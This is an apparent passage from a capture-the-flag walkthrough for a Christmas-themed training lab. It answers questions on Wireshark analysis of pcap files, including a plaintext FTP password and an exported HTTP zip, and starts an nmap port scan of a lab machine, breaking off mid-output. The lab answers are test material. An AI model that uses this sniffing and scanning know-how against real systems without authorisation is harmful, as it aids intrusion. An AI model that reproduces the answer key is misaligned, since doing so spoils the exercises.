
- File Bar:** Applications, Places, S, Thu 23 Jun, 01:07, AttackBox IP:10.10.11.219, pcap1.pcap, File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Standard icons for opening files, saving, zooming, and filtering.
- Filter Bar:** http.request.method == GETx.
- Table:** Shows a list of network traffic. The 471th frame is highlighted in blue and selected. The table columns are: Type, Protocol, Length, Info.
- Frame Details:** Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits).  
Ethernet II, Src: MS-NLB-PhysServer-32\_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52.
- Hex Editor:** Shows the raw hex and ASCII data for the selected frame. The ASCII data shows the URL /posts/reindeer-of-the-week/.
- Bottom Status Bar:** pcap1.pcap, Packets: 510, Displayed: 28 (5.5%), Profile: Default, 1h 40m 12s.

#### Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Ans: plaintext\_password\_fiasco

Enter the filter 'tcp.port == 21' to get the password easily.




### Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Ans: SSH

Open the pcap2.pcap file and will find the answer in the first line.




### Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.0.1.

Answer: 10.10.122.128 is at

Ans: 02:c0:56:51:8a:51

Enter the filter “arp” and we will get the answer at the line of 10.10.122.123 is at ...




### Question 7


Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Ans: rubber ducky

Open the pcap3.pcap file and export object as HTTP and save the Christmas.zip file follow by unzip the file.



Open the `elf_mcskidy_wishlist.txt` and we will be able to get the wishlist that will be used to replace Elf McEager.



christmas

elf\_mcskidy\_wishlist.txt (~/christmas) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Find Replace

elf\_mcskidy\_wishlist.txt

1 Wish list for Elf McSkidy

2 -----

3 Budget: £100

4

5 x3 Hak 5 Pineapples

6 x1 Rubber ducky (to replace Elf McEager)

Plain Text Tab Width: 4 Ln 1, Col 1 INS

"elf\_mcskidy\_wishlist.txt" selected (134 bytes), Free space: 4.4 GB


AttackBox

## Question 8

Who is the author of Operation Artic Storm?

Ans: Kris Kringle

Open the Operation Artic Storm.pdf file and we will get the author's name.



### Thought Process/Methodology:

Firstly, download the ZIP file ‘aocpcaps.zip’ and unzip it. Open the Wireshark application and open the file “pcap1.pcap” and we will be able to see the IP address that initiates an ICMP. Next apply the filter “http.request.method == GET” to easily get the name of the article that the IP address “10.10.67.199” visited under the /posts/. Besides that, open the pcap2.pcap file and apply the filter “tcp.port == 21” and search for the word password. Then, we will get the name of protocol that is encrypted at the first line when we not applying any filter. Apply the filter “arp” to get who has 10.10.122.128. Apart from that, open the pcap3.pcap file and export object as HTTP and save the Christmas.zip file and unzip it. Open the elf\_mcskidy\_wishlist.txt and we will be able to get the wishlist that will be used to replace Elf McEager. Finally, to get the name of author of Operation Artic Storm, we just need to open the Operation Artic Storm.pdf file and the name of the author is including inside the file.

## **Day 8: Networking – What's Under the Christmas Tree**

**Tools used:** Kali Linux, Firefox


**Solution/walkthrough:**

### **Question 1**

When was Snort created?

ANS: 1998

Search up the answer using Google.



The screenshot shows a Google search results page. The search query is "When was Snort created?". The top result is a snippet from digital.ai stating "1998" and describing Snort as a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998. To the right of the snippet is a small cartoon illustration of a snowman with the word "SNORT" on its belly. Below the snippet is a link to "Snort - Digital.ai".


### **Question 2**

Using Nmap on MACHINE\_IP , what are the port numbers of the three services running?

ANS:

- 80
- 2222
- 3389

Open terminal. Key in nmap [IP ADDRESS] such as nmap 10.10.239.12 .



```
root@ip-10-10-153-225:~# nmap 10.10.239.12
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:24 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)

